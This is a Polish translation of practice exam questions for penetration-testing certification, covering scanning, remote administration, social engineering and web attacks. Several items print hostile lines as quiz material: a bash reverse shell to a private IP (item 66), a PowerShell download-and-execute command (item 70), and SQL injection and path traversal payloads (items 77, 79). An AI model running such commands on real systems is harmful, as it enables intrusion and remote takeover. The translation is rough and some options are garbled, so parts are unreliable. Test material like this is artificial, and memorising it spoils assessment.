52. Analityk bezpieczeństwa próbuje skonstruować wyspecjalizowane pliki XML w celu przetestowania bezpieczeństwa funkcji parsowania aplikacji Windows podczas testowania. O które z poniższych działań analityk powinien poprosić klienta przed rozpoczęciem testowania aplikacji?

A. Narzędzie do fuzzingu protokołu

B. Zestaw programistyczny (SDK) do określonych zastosowań

C. Przykłady plików projektu Simple Object Access Protocol (SOAP)

D. Dokumentacja interfejsu programowania aplikacji (API) Representational State Transfer (REST)

53. Kiedy planujesz zaręczyny, które z poniższych są najważniejsze? (Wybierz dwa.)

A. Schematy architektoniczne

B. Polityka firmy

C. Cele/zadania

D. Czas przechowywania raportu

E. Tolerancja na uderzenie

54. Które z poniższych stwierdzeń pochodziłoby z polityki korporacyjnej klienta?

A. Systemy korporacyjne muszą przechowywać hasła przy użyciu algorytmu mieszającego MD5

B. Hasła pracowników muszą zawierać co najmniej osiem znaków, z których jeden jest alfanumeryczny

C. Numer telefonu do kontaktu z pomocą techniczną w celu zresetowania hasła password

D. Aby uzyskać dostęp do zasobów firmy, pracownicy muszą używać silnych haseł

55. Jesteś testerem wydajności i omawiasz przeprowadzanie ocen zgodności dla klienta. Co jest ważnym kluczowym czynnikiem?

A. Wszelkie dodatkowe stawki

B. Wszelkie polityki firmy

C. Rodzaj branży

D. Tolerancja na uderzenia

56. Podczas zewnętrznego skanowania podatności tester penetracyjny wykrywa następujące wyniki:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server host found	21

Biorąc pod uwagę te wyniki, jak należy nadać priorytet strategiom ataku?

A. Przestarzałe oprogramowanie może zawierać wrażliwe komponenty.

B. Stosowane są słabe praktyki zarządzania hasłami.

C. Słabe protokoły mogą zostać przechwycone.

D. Na serwerach internetowych mogą zostać ujawnione poufne informacje.

57. Tester penetracyjny został poproszony o określenie, czy farma serwerów klienta jest zgodna z podstawową wersją oprogramowania firmy, przeprowadzając zdalne skanowanie. Jaki rodzaj skanowania powinien wykonać tester, aby zweryfikować zgodność?

A. Poświadczony skan

B. Skan wykrywania

C. Pełny skan

D. Skanowanie z ukrycia

58. Jesteś testerem penetracyjnym i konfigurujesz swoje rozwiązanie do zarządzania lukami w zabezpieczeniach, aby wykonywać uwierzytelnione skanowanie serwerów w sieci klienta. Jakie konto powinieneś mieć?

A. Konto administratora domeny

B. Konto administratora lokalnego

C. Zaszyfrowany certyfikat 512

D. Konto tylko do odczytu

59. Tester penetracyjny został poproszony przez klienta o wykonanie przeglądu kodu aplikacji internetowej. Jaki rodzaj analizy wykonuje tester penetracyjny?

A. Dynamiczna analiza kodu

B. Fuzzing

C. Błąd wtrysku

D. Statyczna analiza kodu

60. Tester penetracyjny ma pełny dostęp do kontrolera domeny i chce wykryć wszystkie konta użytkowników, które nie były aktywne przez ostatnie 30 dni. Jakiego polecenia powinien użyć tester penetracyjny?

A. dsrm -users „DN=client.com; OU=hq CN=users”

B. użytkownik dsquery -nieaktywny 4

C. dsquery -o -rdn -limit 30

D. dsuser -nazwa -konto -limit 3

61. Które z poniższych zapewnia infrastrukturę do zarządzania systemami Windows przez sieć ze scentralizowanej lokalizacji?

A. MSP

B. VNC

C. WMI

D. PROW

62. Która z poniższych funkcji systemu Windows może być używana do zdalnego zarządzania systemami Windows przez połączenie sieciowe? (Wybierz dwa.)

A. MSP

B. Telnet

C. Zdalne PS

D. WinRM

E. SSH

63. Którego z poniższych można użyć do zdalnego zarządzania systemami Windows przez połączenie sieciowe przy użyciu graficznego interfejsu użytkownika?

A. MSP

B. PROW

C. Zdalne PS

D. PsExec

E. SSH

64. Którego z poniższych można użyć do zdalnego zarządzania systemami Macintosh przez połączenie sieciowe przy użyciu graficznego interfejsu użytkownika?

A. Rlogin

B. RDP

C. ARD

D. PsExec

E. RSH

65. Którego z poniższych można użyć do zdalnego zarządzania systemami Windows, Macintosh lub Linux przez połączenie sieciowe przy użyciu graficznego interfejsu użytkownika (o ile jest zainstalowane niezbędne oprogramowanie)?

A. VNC

B. PROW

C. ARD

D. WMI

E. RSH

66. Podczas testu penetracyjnego w pliku historii wykorzystywanej maszyny znaleziono następujący wiersz kodu:

bin/bash -i >& /dev/tcp/192.168.0.10/80 0> &1

Co najlepiej opisuje, co robi ta linia poleceń?

A. Przeprowadzono skanowanie portu.

B. Uzyskuje baner serwera WWW.

C. Przekierowuje dalekopis (TTY) do zdalnego systemu.

D. Usuwa logi błędów dla danego adresu IP.

67. Tester przechwycił skróty NTLM i chce przeprowadzić atak typu pass-the-hash. Niestety tester nie wie, które systemy w sieci mogą zaakceptować hash. Jakiego narzędzia tester powinien użyć do przeprowadzenia testu?

A. Drozer

B. Hashcat

C. Hydra

D. Kismet

68. Tester korzystający z testów penetracyjnych chce w części testu wdrożyć złośliwą stronę internetową, aby wykorzystać przeglądarki należące do pracowników klienta. Jakie narzędzie może wykorzystać test?

A. Ramy Eksploatacji Przeglądarki (BeEF)

B. Metasplot

C. Open Web Application Security Project (OWASP)

D. Zestaw narzędzi inżyniera społecznego (SET)

69. Jesteś testerem penetracyjnym i planujesz stworzyć niestandardową listę słów popularnych słów i sloganów o swoim kliencie, korzystając ze strony internetowej klienta. Jak nazywa się narzędzie, którego możesz użyć, aby pomóc w tworzeniu niestandardowej listy słów?

A. CeWL

B. Hashcat

C. Hydra

D. Medusa

70. Tester penetracyjny używa programu PowerShell do przeprowadzania testów. Tester używa następującego polecenia PowerShell: powershell.exe IEX (Nowy obiekt Net.Webclient).downloadstring(http://site/script.ps1");Invoke-Command

Jaka akcja jest wykonywana przez to polecenie?

A. Wykonuje zdalny skrypt.

B. Zawiera przedmiot.

C. Uruchamia zakodowane polecenie.

D. Określa politykę wykonania.

Użyj poniższego kodu, aby odpowiedzieć na dwa następne pytania:

```
def today()
      Print ("I need to go to the store")
today()
```

71. Co jest uważane za dzisiaj() w pierwszym wierszu kodu?

A. Funkcja zdefiniowana przez użytkownika

B. Zmienna stała

C. Importowana klasa

D. Odrębna metoda

72. W trzecim wierszu kodu, co robi dzisiaj() w programie?

A. Deklaruje właściwości klasy.

B. Deklaruje zmienną dzisiaj().

C. Wykonuje wywołanie funkcji.

D. Odwołuje się do metody zmiennej spójnej.

73. Podszywanie się pod kryminalistę jest regulowane przez prawo stanowe i jest przestępstwem, które może obejmować kradzież tożsamości, podszywanie się pod funkcjonariusza lub radcę prawnego i wiele innych sposobów ataku, które obejmują spisek mający na celu oszukanie kogoś innego poprzez udawanie kogoś, kim nie jesteś. Z jakimi dwoma dokumentami możesz się zapoznać, aby ustalić, czy atak socjotechniczny, którego chcesz użyć podczas zaangażowania, został zatwierdzony przez organizację? (Zaznacz wszystkie pasujące odpowiedzi).

A. Zasady wzmocnienia (RoE)

B. Zasady zaangażowania (RoE)

C. Zestawienie pracy (SOW)

D. Umowa o poziomie usług (SLA)

74. Robert jest właścicielem bardzo dochodowej firmy konsultingowej, która obsługuje wiele informacji o prywatności dla swoich klientów. Firma zatrudnia ponad 50 pracowników, ale zleca swoje usługi informatyczne innej firmie. Pewnego popołudnia, gdy Robert był na lunchu, jego recepcjonistka odebrała telefon od osoby, która twierdziła, że jest od dostawcy usług IT i powiedziała, że próbują pracować nad biletem serwisowym dla Roberta i że potrzebują jego osobistego numeru telefonu komórkowego, aby zadać kilka pytań o charakterze prywatnym. Recepcjonistka wie, że Robert nie ma problemów z komputerem. Jaki rodzaj ataku socjotechnicznego otrzymała recepcjonistka Roberta?

A. Spear phishing

B. Whaling

C. Baiting

D. Vishing

75. Wybierz dwie techniki, których można użyć do przeprowadzenia przeskakiwania sieci VLAN.

A. ARP spoofing

B. Double tagging

C. DNS spoofing

D. Switch spoofing

76. Twój skan nmap identyfikuje port 445/tcp otwarty na serwerze Windows z jednym ze wspólnych udziałów dostępnym i dostępnym anonimowo. Ten udział umożliwił skanerowi wyliczenie dodatkowych użytkowników i usług w domenie. Który udział sieciowy prawdopodobnie wymieniłeś podczas skanowania?

A. ADMIN$

B. C$

C. IPC$

D. DOM$

77. Biorąc pod uwagę następujący adres URL, jakie dwie metody można zastosować do testowania wstrzykiwania SQL względem bazy danych w ramach parametrów sieci? (Wybierz dwa.)

http://example.com/page.php?id=1&acct=162;jsessionid=567323456798

A. ?id=1'&acct=144;jsessionid=567323456798

B. ?id=1'&acct=162';jsessionid=567323456798

C. ?id=1;--&acct=162;jsessionid=567323456798

D. ?id=1'&acct=144';jsessionid=567323456798

78. Natrafiasz na stronę internetową, która wymaga uwierzytelnienia przy użyciu prawidłowej nazwy użytkownika i loginu. Korzystając z CeWL, decydujesz się zbudować własną listę słów, korzystając z treści pochodzących ze strony internetowej. Witryna ma wiele stron, więc decydujesz się rozpocząć od

strony index.html i przejść pięć stron w głąb witryny, aby zidentyfikować długości słów, które mają co najmniej osiem znaków. Jakie opcje poleceń pomogą Ci zbudować listę słów, której szukasz?

A. -d 5 -8

B. -w 8 -d 5

C. -m 8 -d 5

D. -a 8 -d 5

79. Podczas testowania aplikacji sieci Web działającej w systemie Windows Server 2016 można znaleźć podatność parametru sieci Web na atak z przechodzeniem ścieżki. Która z poniższych opcji byłaby najlepszym wyborem do zademonstrowania ataku polegającego na przechodzeniu ścieżki?

A. ?id=C:\Windows\system32\etc/passwd

B. ?id=../../../../C:/Windows/etc/passwd

C. ?id=%20.%20C:/Windows/boot.ini

D. ?id=..\..\..\...\C:/Windows/boot.ini

80. Które z poniższych są prawidłowymi atakami po stronie klienta? (Zaznacz wszystkie pasujące odpowiedzi).

A. Clickjacking

B. Command injection

C. Directory traversal

D. Reflected HTML injection

E. DOM-based XSS

F. Session hijackingi